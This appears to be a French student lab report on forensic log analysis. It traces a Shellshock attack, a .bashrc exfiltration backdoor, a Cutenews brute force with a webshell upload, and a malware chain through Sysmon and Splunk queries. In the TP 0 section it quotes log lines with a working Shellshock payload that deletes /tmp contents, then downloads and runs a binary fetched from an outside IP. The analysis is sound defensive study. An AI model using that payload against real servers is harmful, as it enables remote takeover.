# TP 0

QUELLE EST L'ORIGINE DES LOGS ?
Les logs du fichier access.log proviennent d'un serveur web.

COMBIEN D'ADRESSES IP DIFFÉRENTES SE SONT CONNECTÉES AU SERVEUR ?

```
flavien@flavien-VirtualBox:~/Documents/Logs-20250125/TP0$ cat TP0-access.log | cut -d' ' -f
 1 | sort | uniq -c | wc -l
47
```

COMBIEN DE REQUÊTES ONT OBTENU UN CODE STATUT DE « 200 » ?

```
flavien@flavien-VirtualBox:~/Documents/Logs-20250125/TP0$ cat TP0-access.log | grep '" 200'
 | wc -l
19
```

COMBIEN DE REQUÊTES ONT OBTENU UN CODE STATUT DE « 400 » ?

```
flavien@flavien-VirtualBox:~/Documents/Logs-20250125/TP0$ cat TP0-access.log | grep '" 400'
 | wc -l
38
```

QUEL EST LA MÉTHODE HTTP LA PLUS UTILISÉE ?

```
flavien@flavien-VirtualBox:~/Documents/Logs-20250125/TP0$ cat TP0-access.log | cut -d' ' -f
 6 | sort | uniq -c
      6 ""
     15 "CONNECT
     60 "GET
      1 "HEAD
      1 "POST
      1 "quit"
      4 "\x00"
      1 "\x04\x01\x00P\xC0c\xF660\x00"
      6 "\x04\x01\x00P\xC6\xCE\x0Eu0\x00"
      4 "\x05\x01\x00"
```

Y-A-T-IL EU UNE ACTIVITÉ SUSPICIEUSE VISIBLE DANS LES RÉSULTATS DE LA PRÉCÉDENTE QUESTION ?

Oui, on remarque l'utilisation de méthodes HTTP inhabituelles sous forme hexadécimale. Ce qui peut correspondre à :

- L'activité de scanners de vulnérabilités cherchant à tester si le serveur présente des failles exploitables.
- Des tentatives de communication TLS sur un canal HTTP, identifiables par des séquences comme : \x16\x03\x01\x01\.
- Des requêtes mal formées, comme des erreurs dans le champ Content-Length ou d'autres anomalies similaires.

UNE ATTAQUE SE DISSIMULE DANS LES LOGS, LAQUELLE ?

```
flavien@flavien-VirtualBox:~/Documents/Logs-20250125/TP0$ cat TP0-access.log | grep -i '()'
61.161.130.241 - - [30/Sep/2015:10:34:00 -0400] "GET / HTTP/1.1" 200 867 "() { :; }; /bin/b
ash -c \x22rm -rf /tmp/*;echo wget http://61.160.212.172:911/java -O /tmp/China.Z-ionw >> /
tmp/Run.sh;echo echo By China.Z >> /tmp/Run.sh;echo chmod 777 /tmp/China.Z-ionw >> /tmp/Run
.sh;echo /tmp/China.Z-ionw >> /tmp/Run.sh;echo rm -rf /tmp/Run.sh >> /tmp/Run.sh;chmod 777
/tmp/Run.sh;/tmp/Run.sh\x22" "() { :; }; /bin/bash -c \x22rm -rf /tmp/*;echo wget http://61
.160.212.172:911/java -O /tmp/China.Z-ionw >> /tmp/Run.sh;echo echo By China.Z >> /tmp/Run.
sh;echo chmod 777 /tmp/China.Z-ionw >> /tmp/Run.sh;echo /tmp/China.Z-ionw >> /tmp/Run.sh;ec
ho rm -rf /tmp/Run.sh >> /tmp/Run.sh;chmod 777 /tmp/Run.sh;/tmp/Run.sh\x22"
61.161.130.241 - - [30/Sep/2015:10:36:01 -0400] "GET / HTTP/1.1" 200 867 "() { :; }; /bin/b
ash -c \x22rm -rf /tmp/*;echo wget http://61.160.212.172:911/java -O /tmp/China.Z-fiuz >> /
tmp/Run.sh;echo echo By China.Z >> /tmp/Run.sh;echo chmod 777 /tmp/China.Z-fiuz >> /tmp/Run
.sh;echo /tmp/China.Z-fiuz >> /tmp/Run.sh;echo rm -rf /tmp/Run.sh >> /tmp/Run.sh;chmod 777
/tmp/Run.sh;/tmp/Run.sh\x22" "() { :; }; /bin/bash -c \x22rm -rf /tmp/*;echo wget http://61
.160.212.172:911/java -O /tmp/China.Z-fiuz >> /tmp/Run.sh;echo echo By China.Z >> /tmp/Run.
sh;echo chmod 777 /tmp/China.Z-fiuz >> /tmp/Run.sh;echo /tmp/China.Z-fiuz >> /tmp/Run.sh;ec
ho rm -rf /tmp/Run.sh >> /tmp/Run.sh;chmod 777 /tmp/Run.sh;/tmp/Run.sh\x22"
```

C’est une attaque de type ShellShock, découverte en 2014. Elle permet à un attaquant d’exécuter des commandes à distance en injectant du code malveillant dans des variables d’environnement. Cette faille est souvent exploitée via des requêtes HTTP malformées ou des services utilisant Bash. Elle peut conduire à une prise de contrôle totale du système

# TP 1

QUEL FICHIER VA DONNER LES JOURNAUX UTILES À L’INVESTIGATION ?
Le fichier .bash_history, car il répertorie les dernières commandes saisies dans le terminal par l’utilisateur.

QU'À POTENTIELLEMENT FAIT L’ATTAQUANT ?
L’attaquant a essayé d’afficher son IP avec ifconfig, mais il est possible qu’il n’ait pas les droits pour exécuter cette commande.

Il a aussi utilisé la commande nmap avec les options “-sL -n”, qui permettent de lister les adresses. Uniquement l'adresse 192.168.2.1/32 a été affichée.

Dans le fichier .bashrc on voit que le fichier à été modifié par l’attaquant,que la machine tourne certainement sous Debian, et que l’attaquant à ajouté un script shell qui renvoie le fichier /etc/shadow à chaque connexion de l’utilisateur vers un serveur web.

L’attaquant à sûrement tenter d’exploiter des permissions sur .bashrc pour lire le fichier /etc/shadow qui est uniquement accessible par root.

# TP 2

QUE S’EST-IL PASSÉ ?
Convertir les logs dans un format DSV pour les analyser avec Splunk :

```
$ log2timeline -f evtx 'sysmon.evtx' > sysmon.csv
```

Dans les logs le **champ "desc"** semble être le plus intéressant car il contient des informations détaillées sur les processus et connexions :

```
date,time,timezone,MACB,source,sourcetype,type,user,host,short,des
c,version,filen ame,inode,notes,format,extra
01/29/2017,16:25:27,CEST,MACB,EVTX,Microsoft-Windows-Sysmon/Operat
```

```
ional,Event Logged,-,WIN-GKSUEUM7PG0,Event ID
Microsoft-Windows-Sysmon/Operational/MicrosoftWindows-Sysmon:5,Mic
rosoft-Windows-Sysmon/Operational/Microsoft-Windows-Sysmon ID [5]
:EventData/Data -> UtcTime = 2017-01-29 15:25:27.791 ProcessGuid =
{46CAA40E-0966-588E-0000-001019340800} ProcessId = 2368 Image =
C:/Users/TestPC/ Desktop/SysinternalsSuite/Sysmon.exe
,2,/home/user/Desktop/ sysmon.evtx,790801,Description of EventIDs
can be found here: http://
support.microsoft.com/default.aspx?scid=kb;EN-US;947226 URL:
http://eventid.net/
display.asp?eventid=5&source=Microsoft-Windows-Sysmon,Log2t::input
::evtx,-
…
```

Champ desc :

```
desc
Microsoft-Windows-Sysmon/Operational/Microsoft-Windows-Sysmon ID
[5] :EventData/ Data -> UtcTime = 2017-01-29 15:25:27.791
ProcessGuid = {46CAA40E-0966-588E-0000-001019340800} ProcessId =
2368 Image = C:/Users/TestPC/ Desktop/SysinternalsSuite/Sysmon.exe
```

Formater les logs pour aider Splunk :

```
eventID=5 UtcTime=2017-01-29 15:25:27.791
ProcessGuid={46CAA40E-0966-588E-0000-001019340800} ProcessId=2368
Image=C:/Users/ TestPC/Desktop/SysinternalsSuite/Sysmon.exe …
```

Dans Splunk :

```
index="tp2" | stats count by eventID
```

On obtient :

| eventID | count |
|---|---|
| **3 (connexions réseau)** | **2511** |
| **2 (changement de timestamp de fichier)** | **191** |
| **1 (création de processus)** | **165** |
| **5 (arrêt de processus)** | **152** |
| **6 (chargement de driver)** | **1** |

On examine les connexions réseau pour identifier les ports de destination suspects :

```
index="tp2" eventID=3 | top DestinationPort
```

| DestinationPort | count | percent |
|---|---|---|
| **6892** | **1088** | **43.3%** |
| **443 (HTTPS)** | **713** | **28.4%** |
| **80 (HTTP)** | **340** | **13.5%** |
| **137 (NetBIOS)** | **272** | **10.8%** |

Le port 6892 est suspect car il représente presque la moitié des connexions.

On va donc regarder quel processus est responsable de ces connexions sur le port 6892.
index="tp2" eventID=3 DestinationPort=6892 | top Image

| Image | count | percent |
|---|---|---|
| **C:/Users/TestPC/AppData/Roaming.ExE** | **1088** | **100.0%** |

On voit que le processus Roaming.exe est responsable des connexions sur le port 6892.

```
index="tp2" eventID=3 DestinationPort=6892 | stats count by DestinationIp
```

| DestinationIp | count |
|---|---|
| **91.117.40.0** | **1** |
| **91.117.40.1** | **1** |
| **91.117.40.10** | **1** |
| **91.117.40.11** | **1** |
| **91.117.40.12** | **1** |

Ces adresses IP semblent faire partie d'un même sous-réseau, ce qui peut indiquer un comportement malveillant.
On recherche l'origine du processus Roaming.exe :
index="tp2" eventID=1 Image="C:/Users/TestPC/AppData/Roaming.ExE"

| CommandLine | Image | ParentProcessId |
|---|---|---|
| C:/Users/TestPC/AppData/Roaming.exe | C:/Users/TestPC/AppData/Roaming.ExE | 2076 |

index="tp2" eventID=1 ProcessId=2076

| CommandLine | Image | ParentProcessId |
|---|---|---|
| pOweRShell.EXE | C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe | 2152 |

index="tp2" eventID=1 ProcessId=2232

| CommandLine | Image | ParentProcessId |
|---|---|---|
| CmD.exe | C:/Windows/System32/cmd. | 2232 |

| | | |
|---|---|---|
| | exe | |

index="tp2" eventID=1 ProcessId=2232

| CommandLine | Image | ParentProcessId |
|---|---|---|
| C:/Program Files/Microsoft Office/Root/Office16/WINWORD.EXE | C:/Program | 2536 |


On remarque que CMD.exe à été exécuté par Microsoft Word.

QUEL DOMAINE DOIT ÊTRE LOGIQUEMENT BLOQUÉ SUR LE PARE-FEU DE L'ENTREPRISE ?

Le domaine qui doit être bloqué par le pare-feu est celui-ci:
**footarepu.top**

# TP 3

QUE S'EST-IL PASSÉ ?
index="tp3" | stats count by uri




`admin.php` est une page d'administration, qui ne devrait pas être consultée autant de fois.

On identifie l'adresse IP qui a consulté `admin.php` :
index="tp3" uri="/cutenews/admin.php" | top clientip

| clientip | count | percent |
|---|---|---|
| 123.148.98.74 | 20825 | 100% |

On en conclut qu'une seule adresse IP se connecte à la page "admin.php" et que cela constitue la moitié du trafic présent dans les logs ce qui renforce le caractère suspicieux de ces évènements.

Vérifions d'où vient cette adresse IP :
index="tp3" uri="/cutenews/admin.php" | top clientip | iplocation clientip | fields clientip, City, Country

| clientip | City | Country |
|---|---|---|
| 123.148.98.74 | Hangzhou | China |

L'attaquant semble venir de Chine.

On regarde quelle méthode HTTP a été utilisée sur `admin.php`
index="tp3" clientip="123.148.98.74" uri="/cutenews/admin.php" | top method

| method | count | percent |
|---|---|---|
| POST | 20820 | 99.97% |
| GET | 5 | 0.03% |

La méthode POST est utilisée presque exclusivement.

Sur une page `admin.php`, cela indique une tentative de connexion, probablement par bruteforce.


index="tp3" clientip="123.148.98.74" uri="/cutenews/admin.php" | top useragent

| useragent | count |
|---|---|
| Python-Requests/2.13.0 | 20820 |

Python Requests est une bibliothèque utilisée pour faire des requêtes automatisées.

Cela confirme que l'attaquant a probablement utilisé un script de bruteforce en Python.

On cherche à voir si l'attaquant a pu se connecter avec succès :
index="tp3" clientip="123.148.98.74" uri="/cutenews/admin.php" status=200 | timechart count as total by method



- Vers 14h00 → Intense activité POST (bruteforce en cours).
- Vers 18h00 → Apparition de GET → L'attaquant navigue dans l'interface admin.

Conclusion : Le bruteforce a réussi. L'attaquant a trouvé un mot de passe valide.


REGARDONS L'ACTIVITÉ LIÉE ET LES PAGES CONSULTÉE PAR L'ATTAQUANT :
index="tp3" clientip="123.148.98.74" status=200 | top uri, method

| uri | method | count |
|---|---|---|
| /cutenews/admin.php | POST | 20818 |
| /cutenews/uploads/avatar_megane.nopold_b374k-2.8.php | GET | 11 |
| /cutenews/uploads/avatar_megane.nopold_b374k-2.8.php? | GET | 11 |
| /cutenews/uploads/avatar_megane.nopold_b374k-2.8.php | POST | 7 |

SANS CONNAITRE LE SITE, UN ÉLÉMENT PARAIT VITE SUSPICIEUX : IL EST BIZARRE DE VOIR UN FICHIER PHP DANS UN RÉPERTOIRE « UPLOADS » ET AYANT D'AUTANT PLUS UN NOM COMMENÇANT PAR « AVATAR »

On remarque que toutes les URL commencent par "/cutenews/".


On fait des recherches sur les vulnérabilités de Cutenews (un CMS).




On découvre qu'il contient une faille d'upload de fichier arbitraire.

L'attaquant a exploité une faille de Cutenews qui permet d'uploader un script PHP malveillant.

Le script "avatar_megane.nopold_b374k-2.8.php" est probablement un webshell.





Le nom "b374k" nous met sur la piste :
Il s'agit du webshell B374K, qui permet à un attaquant d'exécuter des commandes sur le serveur.

### Bilan de l'attaque :

1. L'attaquant (IP : 123.148.98.74 - Chine) a effectué un bruteforce sur admin.php.
2. Il a réussi à se connecter avec un mot de passe faible.
3. Depuis l'interface admin, il a exploité une faille d'upload de fichier.
4. Il a uploadé un webshell (b374k) pour prendre le contrôle du site.
5. L'attaquant pouvait potentiellement exécuter des commandes et modifier le site.

## TP 4

QUE S'EST-IL PASSÉ ?




L'attaque est représentée par une suite d'étapes qui montrent le déroulement de la compromission du serveur web.

Voici les éléments du schéma et leur rôle :

- Attaquant (Hackeur) → Exploite une faille d'un plugin WordPress
- Serveur Web → Compromis suite à l'attaque

# TP 5

CONVERTISSEZ LES DONNÉES AVEC EVTX_DUMP (JSONL)

```
evtx_dump olivette-sysmon.evtx --format jsonl -f output.json
```

TROUVEZ CE QU'IL S'EST PASSÉ (PENSEZ MÉTHODOLOGIE !)

La première étape consiste à observer les événements les plus **rares** pour identifier des comportements anormaux :

```
index="olivette" | stats count by Event.System.EventID | lookup
eventid.csv "Event.System.EventID" OUTPUTNEW EventName | sort -
count
```

| Event.System.EventID | count | EventName |
|---|---|---|
| 13 | 3394 | RegistryEvent (Value Set) |
| 11 | 2149 | FileCreate |
| 1 | 1214 | Process creation |
| 22 | 378 | DNSEvent (DNS query) |
| 3 | 120 | Network connection |
| 12 | 32 | RegistryEvent (Object create and delete) |
| 6 | 20 | Driver loaded |
| 5 | 9 | Process terminated |
| 8 | 9 | CreateRemoteThread |
| 255 | 6 | Error |
| 2 | 5 | A process changed a file creation time |
| 4 | 5 | Sysmon service state changed |
| 15 | 4 | FileCreateStreamHash |
| 16 | 1 | ServiceConfigurationChange |

```
index="olivette" "Event.System.EventID"=12
| lookup eventid.csv "Event.System.EventID" OUTPUTNEW EventName
| stats values(Event.EventData.TargetObject) by
Event.EventData.Image, EventName
```

| Event.EventData.Image | EventName | values(Event.EventData.TargetObject) |
|---|---|---|
| C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2101.9-0\MsMpEng.exe | RegistryEvent (Object create and delete) | HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\WindowsDefender<br>HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\DisableAntiSpyware<br>... |
| C:\Windows\Explorer.EXE | RegistryEvent (Object create and delete) | HKU\S-1-5-21-12503…\Microsoft\Windows\CurrentV…te Binary<br>… |
| C:\Windows\System32\poqexec.exe | RegistryEvent (Object create and delete) | HKLM\Schema\wcm://Microsoft-Windows-Fax-Common?version=10.0.18362.1… |
| C:\Windows\System32\spoolsv.exe | RegistryEvent (Object create and delete) | HKLM\System\CurrentControlSet\Control\Class\{1ed2bbf9-11f0-4084-b21f-ad83a8e6dcdc}\0004\DriverVersion<br>… |
| C:\Windows\system32\DXGIAdapterCache.exe | RegistryEvent (Object create and delete) | HKLM\SOFTWARE\Microsoft\DirectX\{A3D63731-58D3-11EB-9608-005056A295D3}\DriverVersion<br>… |

NE PAS EN TENIR COMPTE

```
index="olivette" "Event.System.EventID"=3
| lookup eventid.csv "Event.System.EventID" OUTPUTNEW EventName
| stats values(Event.EventData.DestinationIp) by
Event.EventData.Image, EventName
```

| Event.EventData.Image | EventName | values(Event.EventData.DestinationIp) |
|---|---|---|
| C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.exe | Network connection | 13.105.28.48 … |
| C:\Users\user\Downloads\OfficeSetup.exe | Network connection | 23.215.180.63 … |
| C:\Windows\SysWOW64\rundll32.exe | Network connection | 51.178.171.42 |
| C:\Windows\System32\mshta.exe | Network connection | 51.178.171.42 |
| C:\Windows\System32\notepad.exe | Network connection | 51.178.171.42 |
| C:\Windows\System32\rundll32.exe | | |
| C:\Windows\System32\svchost.exe | | 52.179.219.14 |
| System | Network connection | 192.168.123.102<br>192.168.123.255 |


DES CONNEXIONS RÉSEAU DE "NOTEPAD" ?

```
index="olivette" "Event.System.EventID"=1
Event.EventData.Image="*notepad.exe"
| lookup eventid.csv "Event.System.EventID" OUTPUTNEW EventName
| table Event.EventData.Image, Event.EventData.ParentImage,
Event.EventData.ProcessId, Event.EventData.ParentProcessId,
Event.EventData.ParentProcessGuid, Event.EventData.ProcessGuid,
Event.EventData.CommandLine, Event.EventData.ParentCommandLine,
_time | sort +_time
```

| Event.EventData.Image | Event.EventData.ParentImage | Event.EventData.ProcessId | Event.EventData.ParentProcessId | Event.EventData.ParentProcessGuid | Event.EventData.ProcessGuid |
|---|---|---|---|---|---|
| C:\Windows\System32\notepad.exe | C:\Windows\SysWOW64\rundll32.exe | 4112 | 1652 | 9989CAAB-B261-603F-1703-000000000A00 | 9989CAAB-B262-603F-1803-000000000A00 |

index="olivette" "Event.System.EventID"=1 Event.EventData.Image="*notepad.exe" OR
Event.EventData.ProcessGuid="9989CAAB-B261-603F-1703-000000000A00"
OR
Event.EventData.ProcessGuid="9989CAAB-B0FD-603F-B602-000000000A00"
OR
Event.EventData.ProcessGuid="9989CAAB-B0FD-603F-AA02-000000000A00"
OR
Event.EventData.ProcessGuid="9989CAAB-B0FC-603F-A902-000000000A00"
OR
Event.EventData.ProcessGuid="9989CAAB-B0FC-603F-A502-000000000A00"
OR
Event.EventData.ProcessGuid="9989CAAB-AF53-603F-6302-000000000A00"
OR
Event.EventData.ProcessGuid="9989CAAB-AF52-603F-5602-000000000A00"
OR
Event.EventData.ProcessGuid="9989CAAB-AF52-603F-5602-000000000A00"
OR
Event.EventData.ProcessGuid="9989CAAB-AF4E-603F-5402-000000000A00"
| lookup eventid.csv "Event.System.EventID" OUTPUTNEW EventName
| table Event.EventData.Image, Event.EventData.ParentImage,
Event.EventData.ProcessId, Event.EventData.ParentProcessId,
Event.EventData.ParentProcessGuid, Event.EventData.ProcessGuid,
Event.EventData.CommandLine, Event.EventData.ParentCommandLine,
_time
| sort +_time

| Image | ParentImage | ProcessId | ParentProcessId |
|---|---|---|---|
| C:\Windows\System32\cmd.exe | C:\Windows\explorer.exe | 5508 | 4576 |
| C:\Windows\System32\mshta.exe | C:\Windows\System32\cmd.exe | 1572 | 5508 |
| C:\Windows\System32\rundll32.exe | C:\Windows\System32\mshta.exe | 6208 | 1572 |
| C:\Windows\System32\rundll32.exe | C:\Windows\System32\rundll32.exe | 7552 | 6208 |
| C:\Windows\System32\ComputerDefaults. | C:\Windows\System32\rundll32.exe | 2168 | 7552 |
| C:\Windows\System32\mshta.exe | C:\Windows\System32\ComputerDefaults.exe | 7528 | 2168 |
| C:\Windows\System32\rundll32.exe | C:\Windows\System32\mshta.exe | 7808 | 7528 |
| C:\Windows\SysWOW64\rundll32.exe | C:\Windows\System32\rundll32.exe | 1652 | 7808 |
| C:\Windows\System32\notepad.exe | C:\Windows\SysWOW64\rundll32.exe | 4112 | 1652 |




L'attaque a commencé par un mail de phishing, amenant Olivette à exécuter un fichier malveillant (`OFFICESETUP.EXE`).

L'attaquant a exécuté un script via `MSHTA.EXE` et `RUNDLL32.EXE`.

Un processus malveillant a créé des entrées dans la base de registre pour assurer sa persistance.

`NOTEPAD.EXE` a été utilisé comme processus déguisé pour communiquer avec une IP suspecte.

A QUOI SERT COMPUTERDEFAULTS.EXE ?

| Image | ProcessId | IntegrityLevel |
|---|---|---|
| C:\Windows\System32\cmd.exe | 5508 | Medium |
| C:\Windows\System32\mshta.exe | 1572 | Medium |
| C:\Windows\System32\rundll32.exe | 6208 | Medium |
| C:\Windows\System32\rundll32.exe | 7552 | Medium |
| C:\Windows\System32\ComputerDefaults.exe | 2168 | High |
| C:\Windows\System32\mshta.exe | 7528 | High |
| C:\Windows\System32\rundll32.exe | 7808 | High |
| C:\Windows\SysWOW64\rundll32.exe | 1652 | High |
| C:\Windows\System32\notepad.exe | 4112 | High |

EST-CE QUE RUNDLL32 OU MSHTA LANCENT D'AUTRES PROCESSUS ?

```
index="olivette" Event.System.EventID="1"
Event.EventData.ParentProcessId=* Event.EventData.ProcessId=*
Event.EventData.CommandLine=*
| pstree child=Event.EventData.ProcessGuid
parent=Event.EventData.ParentProcessGuid
detail=Event.EventData.CommandLine spaces=50
| search tree=*notepad*
| table tree
```